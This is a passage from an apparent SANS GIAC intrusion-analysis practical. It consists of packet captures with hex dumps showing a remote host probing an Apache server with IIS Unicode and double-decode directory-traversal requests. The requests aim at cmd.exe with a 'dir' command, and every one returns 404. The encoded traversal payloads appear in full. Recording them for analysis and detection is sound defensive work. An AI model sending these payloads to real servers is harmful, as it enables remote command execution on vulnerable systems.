66 6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65  found on this se
72 76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41  rver.<P>.<HR>.<A
44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E  DDRESS>Apache/1.
33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73  3.22 Server at s
74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65  torm.nowhere
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F  .org Port 80</
41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E  ADDRESS>.</BODY>
3C 2F 48 54 4D 4C 3E 0A                          </HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.276775 192.168.254.100:80 -> 64.0.253.221:21036
TCP TTL:64 TOS:0x0 ID:51632 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x1518C6FA  Ack: 0x3F4FAE93  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.406719 64.0.253.221:21036 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13255 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F4FAE93  Ack: 0x1518C6FB  Win: 0x3FC8  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.406719 64.0.253.221:21036 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13256 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F4FAE93  Ack: 0x1518C6FB  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.416715 64.0.253.221:21041 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13257 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F546D89  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.416715 192.168.254.100:80 -> 64.0.253.221:21041
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x15AFB372  Ack: 0x3F546D8A  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.496681 64.0.253.221:21041 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13264 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F546D8A  Ack: 0x15AFB373  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.506677 64.0.253.221:21041 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13265 IpLen:20 DgmLen:185 DF
***AP*** Seq: 0x3F546D8A  Ack: 0x15AFB373  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 32 35  GET /msadc/..%25
35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 2E  5c../..%255c../.
2E 25 32 35 35 63 2F 2E 2E 25 63 31 25 31 63 2E  .%255c/..%c1%1c.
2E 2F 2E 2E 25 63 31 25 31 63 2E 2E 2F 2E 2E 25  ./..%c1%1c../..%
63 31 25 31 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%1c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
0A                                      .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.506677 192.168.254.100:80 -> 64.0.253.221:21041
TCP TTL:64 TOS:0x0 ID:49108 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x15AFB373  Ack: 0x3F546E1B  Win: 0x1920  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.516672 192.168.254.100:80 -> 64.0.253.221:21041
TCP TTL:64 TOS:0x0 ID:49109 IpLen:20 DgmLen:528 DF
***AP*** Seq: 0x15AFB373  Ack: 0x3F546E1B  Win: 0x1920  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 30 20 47 4D 54 0D 0A 53 65 72  1:10:50 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
6D 73 61 64 63 2F 2E 2E 25 35 63 2E 2E 2F 2E 2E  msadc/..%5c../..
25 35 63 2E 2E 2F 2E 2E 25 35 63 2F 2E 2E C1 1C  %5c../..%5c/....
2E 2E 2F 2E 2E C1 1C 2E 2E 2F 2E 2E C1 1C 2E 2E  ../...../.....
2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F  /winnt/system32/
63 6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20  cmd.exe was not
66 6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65  found on this se
72 76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41  rver.<P>.<HR>.<A
44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E  DDRESS>Apache/1.
33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73  3.22 Server at s
74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65  torm.nowhere
69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F  .org Port 80</
41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E  ADDRESS>.</BODY>
3C 2F 48 54 4D 4C 3E 0A                          </HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.526668 192.168.254.100:80 -> 64.0.253.221:21041
TCP TTL:64 TOS:0x0 ID:49110 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x15AFB55B  Ack: 0x3F546E1B  Win: 0x1920  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.656613 64.0.253.221:21041 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13282 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F546E1B  Ack: 0x0  Win: 0x0  TcpLen: 20
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.666608 64.0.253.221:21044 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13283 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F57A5FB  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.666608 192.168.254.100:80 -> 64.0.253.221:21044
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1551204C  Ack: 0x3F57A5FC  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.666608 64.0.253.221:21041 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13284 IpLen:20 DgmLen:40
*****R** Seq: 0x3F546E1B  Ack: 0x3F546E1B  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.776562 64.0.253.221:21044 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13292 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F57A5FC  Ack: 0x1551204D  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.776562 64.0.253.221:21044 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13293 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F57A5FC  Ack: 0x1551204D  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 31 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%1c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.776562 192.168.254.100:80 -> 64.0.253.221:21044
TCP TTL:64 TOS:0x0 ID:11407 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1551204D  Ack: 0x3F57A65D  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.786557 192.168.254.100:80 -> 64.0.253.221:21044
TCP TTL:64 TOS:0x0 ID:11408 IpLen:20 DgmLen:494 DF
***AP*** Seq: 0x1551204D  Ack: 0x3F57A65D  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 30 20 47 4D 54 0D 0A 53 65 72  1:10:50 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E C1 1C 2E 2E 2F 77  scripts/...../w
69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D  innt/system32/cm
64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66 6F  d.exe was not fo
75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72 76  und on this serv
65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44 44  er.<P>.<HR>.<ADD
52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33 2E  RESS>Apache/1.3.
32 32 20 53 65 72 76 65 72 20 61 74 20 73 74 6F  22 Server at sto
72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69 70  rm.nowhere
2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41 44  .org Port 80</AD
44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C 2F  DRESS>.</BODY></
48 54 4D 4C 3E 0A                                HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.786557 192.168.254.100:80 -> 64.0.253.221:21044
TCP TTL:64 TOS:0x0 ID:11409 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x15512213  Ack: 0x3F57A65D  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.916502 64.0.253.221:21044 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13304 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F57A65D  Ack: 0xF03158CE  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.926498 64.0.253.221:21049 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13305 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F5BA605  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.926498 192.168.254.100:80 -> 64.0.253.221:21049
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x154AE09E  Ack: 0x3F5BA606  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.926498 64.0.253.221:21044 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13306 IpLen:20 DgmLen:40
*****R** Seq: 0x3F57A65D  Ack: 0x3F57A65D  Win: 0x0  TcpLen: 20
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.026455 64.0.253.221:21049 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13316 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F5BA606  Ack: 0x154AE09F  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.036451 64.0.253.221:21049 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13317 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F5BA606  Ack: 0x154AE09F  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%2f../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.036451 192.168.254.100:80 -> 64.0.253.221:21049
TCP TTL:64 TOS:0x0 ID:60484 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x154AE09F  Ack: 0x3F5BA667  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.036451 192.168.254.100:80 -> 64.0.253.221:21049
TCP TTL:64 TOS:0x0 ID:60485 IpLen:20 DgmLen:494 DF
***AP*** Seq: 0x154AE09F  Ack: 0x3F5BA667  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 31 20 47 4D 54 0D 0A 53 65 72  1:10:51 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E C0 2F 2E 2E 2F 77  scripts/.../../w
69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D  innt/system32/cm
64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66 6F  d.exe was not fo
75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72 76  und on this serv
65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44 44  er.<P>.<HR>.<ADD
52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33 2E  RESS>Apache/1.3.
32 32 20 53 65 72 76 65 72 20 61 74 20 73 74 6F  22 Server at sto
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69 70  rm.nowhere
2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41 44  .org Port 80</AD
44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C 2F  DRESS>.</BODY></
48 54 4D 4C 3E 0A                                HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.036451 192.168.254.100:80 -> 64.0.253.221:21049
TCP TTL:64 TOS:0x0 ID:60486 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x154AE265  Ack: 0x3F5BA667  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.166395 64.0.253.221:21049 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13333 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F5BA667  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.166395 64.0.253.221:21058 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13334 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F62D8D4  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.166395 192.168.254.100:80 -> 64.0.253.221:21058
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1518580B  Ack: 0x3F62D8D5  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.166395 64.0.253.221:21049 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13335 IpLen:20 DgmLen:40
*****R** Seq: 0x3F5BA667  Ack: 0x3F5BA667  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.266353 64.0.253.221:21058 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13352 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F62D8D5  Ack: 0x1518580C  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.266353 64.0.253.221:21058 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13353 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F62D8D5  Ack: 0x1518580C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.276348 192.168.254.100:80 -> 64.0.253.221:21058
TCP TTL:64 TOS:0x0 ID:21759 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1518580C  Ack: 0x3F62D936  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:51.276348 192.168.254.100:80 -> 64.0.253.221:21058
TCP TTL:64 TOS:0x0 ID:21760 IpLen:20 DgmLen:494 DF
***AP*** Seq: 0x1518580C  Ack: 0x3F62D936  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 31 20 47 4D 54 0D 0A 53 65 72  1:10:51 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E C0 AF 2E 2E 2F 77  scripts/...../w
69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63 6D  innt/system32/cm
64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66 6F  d.exe was not fo
75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72 76  und on this serv
